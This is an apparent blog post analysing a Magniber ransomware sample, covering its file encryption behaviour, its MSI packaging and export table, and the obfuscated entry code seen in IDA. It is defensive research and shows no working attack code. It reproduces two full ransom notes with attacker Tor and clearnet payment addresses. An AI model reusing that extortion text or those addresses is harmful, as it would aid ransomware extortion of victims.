Magniber ransomware analysis: Tiny Tracer in action

hshrzd.wordpress.com/2023/03/30/magniber-ransomware-analysis/

View all posts by hasherezade → March 30, 2023

Intro

Magniber is a ransomware that was initially targeting South Korea. My first report on this malware was written for Malwarebytes in 2017 (here).


Since then, the ransomware was completely rewritten, and turned into a much more complex beast. The articles showing the timeline of the evolution of Magniber ransomware are available here: Magniber at Malpedia. In this writeup we will have a deep dive in a one of the samples from the updated edition.

Note that the sample described here is not new: it has been discovered in 2022 and analyzed by various researchers. Due to the fact that this malware uses raw syscalls, I decided that it is a good example to showcase the new version of Tiny Tracer (v2.3), allowing to trace syscalls. However, this writeup is not limited to a short demo, but shows the analysis process step by step, from the beginning. Tiny Tracer will help us easily reach the hidden core of this obfuscated ransomware: the code directly responsible for the files encryption process.


Analyzed sample

Behavioral analysis

When executed, this rasomware runs silently, encrypting files with selected extensions, and appending its own extension at the end. In case of the currently analyzed sample, the added extention is ‘`vieijibfm`‘. In each directory with encrypted files, we can also find a ransom note: `README.html`.




Visualization of an encrypted BMP file – before and after (created with the help of file2png.py):


Before the encryption



After the encryption by Magniber

The entropy of the encrypted file is high, and there are no patterns visible. This may suggest that some strong encryption was used, possibly AES with block chaining (CBC mode).


It drops, runs and then deletes a VBS script in `C:\Users\Public` , under a random name:



We can also find there two files with pseudorandom names, that are used as mutexes, to indidate that the encryption is running, or completed. At the end, the PNG file is dropped in the same directory:




After a while, the wallpaper gets changed to the dropped PNG, announcing the attack:



The information printed at the wallpaper mentions the ransom note `README.html` where the victim can find more information.

The content of the `README.html` has the following form:



file:///C:/lock_me_bmp/README.html

ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!

==

Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!

==

To receive the private key and decryption program follow the instructions below:

1. Download 'Tor Browser' from https://www.torproject.org/ and install it.

2. In the 'Tor Browser' open your personal page here:

http://8e50de0016vieijibfm.ky7vrjlc46x2z2nexo5uw2jz6rzw4egk2i7uuugjeysqx2ggezuu7sad.onion/vieijibfm

Note! This page is available via 'Tor Browser' only.

==

Also you can use temporary addresses on your personal page without using 'Tor Browser':

http://8e50de0016vieijibfm.jobsoon.fun/vieijibfm

http://8e50de0016vieijibfm.crynine.link/vieijibfm

http://8e50de0016vieijibfm.rowshut.pw/vieijibfm


http://8e50de0016vieijibfm.sonplot.site/vieijibfm

Note! There are temporary addresses! They will be available for a limited amount of time!

It mentions further a Tor website, that can be used to make the contact with the attacker, and possibly buy the key for files decryption. At the time of this analysis, the website was not available.

While the extension added to the encrypted files didn't change, and also occurs in the note, the used number at the beginning of the address is generated per attack.

Note that the ransom note is almost identical as the note used by the old Magniber's version from 2017:



READ_ME_FOR_DECRYPT_92wvmy40iq74yn6232l_.txt - Notepad

File Edit Format View Help


```
ALL YOUR DOCUMENTS, PHOTOS, DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!
====================================================================================
Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third-party software will be fatal for your files!
====================================================================================
To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.

2. In the "Tor Browser" open your personal page here:

http://92wvmy40iq74yn6232l.ofotqrmsrdc6c3rz.onion/EP866p5M93wDS513

Note! This page is available via "Tor Browser" only.
====================================================================================
Also you can use temporary addresses on your personal page without using "Tor Browser":

http://92wvmy40iq74yn6232l.bankme.date/EP866p5M93wDS513

http://92wvmy40iq74yn6232l.jobsnot.services/EP866p5M93wDS513

http://92wvmy40iq74yn6232l.carefit.agency/EP866p5M93wDS513

http://92wvmy40iq74yn6232l.hotdisk.world/EP866p5M93wDS513

Note! These are temporary addresses! They will be available for a limited amount of time!
```

Above: ransom note from the old Magniber's edition (from 2017), full analysis at: https://www.malwarebytes.com/blog/news/2017/10/magniber-ransomware-exclusively-for-south-koreans

Inside


Upacking the MSI

Magniber sample comes packed in the MSI (Microsoft Installer). We can view the scripts inside with Microsoft's tool, Orca MSI (mirror: here).



By looking at the “Custom Action” we find out that the binary to be run is named “utskzc”, and the function that will be executed from there is “mvrtubhpxy”. In order to access that binary we need to unpack the content of the MSI package. We can do it with the help of 7zip.

Then we find out that the aforementioned binary is a PE file, and it exports the function “mvrtubhpxy”.




Offset	Ordinal	Function RVA	Name RVA	Name	Fo
EA38	1	F069	11251	mvrtubhpxy	
EA3C	2	11251	-		
EA40	3	0	-		
EA44	4	0	-		
EA48	5	0	-		
EA4C	6	0	-		
EA50	7	72766D00	-		
EA54	8	68627574	-		
EA58	9	797870	-		
EA5C	A	0	-		
EA60	B	0	-		
EA64	C	0	-		


This is where the execution of the binary starts.

Overview of Magniber’s DLL

If we try to open this binary in IDA, we can clearly see that this binary is obfuscated. The execution starts from a single call…



…that leads into a “rabbithole” of jumps…



```
.swicc:0000000180001272 ; ---------------------------------------------------------------------------
.swicc:0000000180001272
.swicc:0000000180001272 loc_180001272:                          ; CODE XREF: mvrtubhpxy+15↓p
.swicc:0000000180001272                 push    rbp
.swicc:0000000180001273                 jmp     loc_18000135D
.swicc:0000000180001278 ; ---------------------------------------------------------------------------
